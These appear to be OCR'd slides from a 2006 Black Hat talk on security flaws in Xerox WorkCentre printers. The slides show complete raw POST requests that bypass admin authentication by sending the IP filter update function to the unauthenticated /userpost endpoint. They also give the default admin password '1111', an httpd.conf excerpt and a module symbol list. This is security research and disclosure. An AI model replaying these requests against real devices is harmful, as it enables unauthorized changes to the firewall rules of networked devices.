Vulnerabilities in Not-So Embedded Systems

Brendan O’Connor

Black Hat USA 2006

Black Hat Briefings

Vulnerabilities in Not-So Embedded Systems

- Device Overview
- Dissecting the Web Interface
- Authentication Bypass
- Command Injection
- Assorted Mischief
- Defense
- Final Considerations

What is an embedded system?

Hardware and software which forms a component of some larger system and which is expected to function without human intervention. *– source: foldoc.org*

Characterized by lack of peripherals (such as keyboard, mouse, display) and designed to perform specialized, repetitive tasks. *– source: wikipedia.org*

Xerox WorkCentre™ Features

- Copy / Print / Scan
- Telephone and Network Fax
- Email Integration
- Scan to PC Desktop or Network Share
- Web submission of Print and Fax jobs
- “Industry Leading Security Features”
- Security Certified with NIAP Common Criteria Gold Standard

Source: www.office.xerox.com

What They Don't Advertise

- 1 Ghz AMD processor
- 256 MB SDRAM
- 40 – 80GB HD
- 10/100 Ethernet NIC
- Analog Modem
- Linux OS
- Apache
- PostGreSQL

What They Don’t Advertise

Hardware and Software wise, the device is more like a low-end server or workstation than a copier or printer.


Default Open Ports


- HTTP - 80/TCP
- SNMP - 161/UDP
- LPD Printing - 515/TCP
- PDL Printing - 9100/TCP

Nothing too out of the ordinary.

Dissecting the Web Interface

- All pages are a combination of PHP 4 and DHTML
- Authentication only on specific administrative functions
- Unauthenticated users can map most of the directories and pages
- The Properties page is a wealth of configuration information
- Allows for user submission of print and scan jobs


CentreWare
Internet Services
XEROX WORKCENTRE PRO
Index | Contents | Help...
Status
Jobs
Print
Scan
Properties
Support
Properties
Description
General Setup
Connectivity
Physical Connections
Protocols
Services
Printing
Network Scanning
Machine Software
Internet Messaging
Xerox Services
Custom Services
Security
Authentication Server
IP Filtering
Audit Log
SSL
IP Sec
Trusted Certificate Authorities
Description
Identification
Machine Model:
Xerox WorkCentre Pro [redacted] Multifunction System
Product Code/Serial Number:
[redacted]
Machine Name:
[redacted]
Location:
Apply
Undo
XEROX


CentreWare
Internet Services
XEROX WORKCENTRE PRO
Index | Contents | Help...
Status
Jobs
Print
Scan
Properties
Support
Properties
Description
General Setup
Connectivity
Physical Connections
Protocols
Services
Printing
Network Scanning
Machine Software
Internet Messaging
Xerox Services
Custom Services
Security
Authentication Server
IP Filtering
Audit Log
SSL
IP Sec
Trusted Certificate Authorities
Add IP Filter Rule
Define IP Filter Rule
Protocol:
TCP
Action:
Accept
Move This Rule To:
Beginning of List
Source IP Address:
1 . 2 . 3 . 4
Source IP Mask:
32 (0 - 32)
Source Port:
1000
Destination Port:
2000
Apply
Cancel
XEROX

Dissecting the Web Interface

Add IP Filter Rule

Clicking “Apply” sends POST request to /dummypost/xerox.set

Server responds with 401 Auth Required

Bad Design: We can see exactly what a legitimate request looks like prior to authentication.

Is it that hard to require auth prior to submitting the post request?

Dissecting the Web Interface

- Default admin password is “1111”
  - Not surprisingly, this is often left unchanged
- Let’s make it harder and assume a strong password has been set.
- Continue mapping the application
  - Other areas of interest:
    - Submit Scan and Print jobs

CentreWare Internet Services

XEROX WORKCENTRE PRO

Name: [redacted]

IP Address: [redacted]

Location: [redacted]

Status: Idle

07-515 17-09 Bypass tray is empty. Load additional media in tray. Printing can continue from other available trays.

Refresh

Delivery:

- immediate print
- proof print
- delayed print

Hour:

Minute:

AM

- secure print

Enter Secure Print ID: (4 - 10 digits)

Confirm Secure Print ID: (4 - 10 digits)

Restore Default Values

File Name: Browse...

Note: Please wait for Job Submission confirmation window before navigating to another page. Otherwise, job will be deleted.

Submit Job

XEROX

Templates

New Template

New Distribution Template

General Information

Template Name:

Description (Optional):

Owner (Optional):

Add

Dissecting the Web Interface

Let's Look at the Requests Again

We can use Paros, Ethereal, or tcpdump to capture them

Grab an IP Filter update request

Grab a Scan Job submission request

Dissecting the Web Interface
Add IP Filter Rule

POST /dummypost/xerox.set HTTP/1.0

_fun_function=**HTTP_IP_Restriction_Update_fn**&NextPage=%2Fproperties%2FipRestrict%2Fsummary.dhtml&Protocol=tcp&Action=ACCEPT&Chain=INPUT&ICMPType=&Interface=eth0&RuleNumber=&RulePosition=Begin&SourceIP=1.2.3.4%2F32&DestinationPort=2000&SourcePort=1000

Dissecting the Web Interface
Add IP Filter Rule

- _fun_function = HTTP_IP_Restriction_Update_fn
- Protocol = TCP
- Action = ACCEPT
- Chain = INPUT
- Interface = eth0
- RulePosition = Begin
- SourceIP = 1.2.3.4/32
- DestinationPort = 2000
- SourcePort = 1000

Look Familiar?

Dissecting the Web Interface
Submit New Scan Template

POST /userpost/xerox.set HTTP/1.0


_fun_function=HTTP_Parser_Set_fn&DefaultParserFilename=%2Ftmp%2Ftemplate%2Fpool%2Fsystem%2FDEFAULT.XST&NextPage=%2Fscan%2Ftemplate.php%3FParserFilename%3D%2Fsmart%2Ftemplate%2Fpool%2Fweb%2Ftest3.xst&ServiceName=xrx_svc_general&InvocationName=1&AttributeName=JobTemplateDescription&AttributeType=string&AttributeValue=test+3+desc&Action=update&ServiceName=xrx_svc_general&InvocationName=1&AttributeName=JobTemplateCreator&AttributeType=string&AttributeValue=test3+owner&Action=update&CopyParserFilename=%2Fsmart%2Ftemplate%2Fpool%2Fweb%2Ftest3.xst&_fun_function=HTTP_SNMP_Set_SvcMon_NonSec_fn&NETWORK_SCAN_LOCAL_TP_AUTO_UPDATE=1

Authentication Bypass

What have we learned so far?

- Instead of /dummypost/xerox.set this page posts to /userpost/xerox.set
- /userpost does not require auth
- The request body in both is **_fun_function= <function>**

Let’s edit the request to send the IP Filter function and parameters to /userpost instead of /dummypost


Manual Request Editor
Request
Response
POST http://1.2.3.4/userpost/xerox.set HTTP/1.0
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, */*
Referer: http://1.2.3.4/properties/ipRestrict/modify.dhtml
Accept-Language: en-us
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0
Host: 1.2.3.4
Content-Length: 400
Pragma: no-cache
Cookie: statusSelected=n1; statusNumNodes=4; propSelected=n72; propNumNodes=76; propHierarchy=00000000000000
001
Parameter Name
Value
_fun_function
HTTP_IP_Restriction_Update_fn
NextPage
/properties/ipRestrict/summary.dhtml
Protocol
tcp
Action
ACCEPT
Chain
INPUT
ICMPType
Interface
eth0
RuleNumber
RulePosition
Begin
SourceIP
1.2.3.4/32
DestinationPort
2000
SourcePort
1000
Tabular View
Use current tracking session
Follow redirect
Send

Authentication Bypass

POST /userpost/xerox.set HTTP/1.0

_fun_function=HTTP_IP_Restriction_Update_fn&NextPage=%2Fproperties%2FipRestrict%2Fsummary.dhtml&Protocol=tcp&Action=ACCEPT&Chain=INPUT&ICMPType=&Interface=eth0&RuleNumber=&RulePosition=Begin&SourceIP=1.2.3.4%2F32&DestinationPort=2000&SourcePort=1000

It works!

Why?

Authentication Bypass

Excerpts from httpd.conf file

(more on how we got to this later…)

```
<Location /userpost>
        SetHandler loapost_handler
</Location>
<Location /dummypost>
        SetHandler loapost_handler
        AuthName "Administrator Authentication"
        AuthType Basic
        AuthUserFile /tmp/dlms/http/data/userfile
        require user admin
</Location>
```

Authentication Bypass

- Two of the location aliases defined in the conf file are /userpost and /dummypost. Both are registered to the loapost_handler.
- In the http/libs directory on the device, the loapost_handler uses the mod_loapost.so module. This module has definitions for all of the available functions that handler will support

HTTP_IP_Restriction_Update_fn function at 00000DD2

HTTP_Parser_Set_fn at 00000D5C

A 00000B89	00000B89	0	ap_should_client_block
A 00000BA0	00000BA0	0	ap_pcalloc
A 00000BAB	00000BAB	0	ap_hard_timeout
A 00000BBB	00000BBB	0	ap_get_client_block
A 00000BCF	00000BCF	0	ap_reset_timeout
A 00000BE0	00000BE0	0	memcpy
A 00000BE7	00000BE7	0	ap_kill_timeout
A 00000BF7	00000BF7	0	Log_Entry
A 00000C01	00000C01	0	HTTP_CN_Set_fn
A 00000C10	00000C10	0	Add_HTML_Set_fn
A 00000C20	00000C20	0	HTTP_Set_Protocol_Enable
A 00000C39	00000C39	0	HTTP_Config_Cloning_fn
A 00000C50	00000C50	0	HTTP_Send_AddressBk_Mappings_fn
A 00000C70	00000C70	0	HTTP_Delete_AddressBk_fn
A 00000C89	00000C89	0	HTTP_LDAP_Search_fn
A 00000C9D	00000C9D	0	HTTP_Set_LDAP_Referrals_Enabled_fn
A 00000CC0	00000CC0	0	HTTP_Set_Proof_Print_Flag_fn
A 00000CDD	00000CDD	0	HTTP_SNMP_Set_System_fn
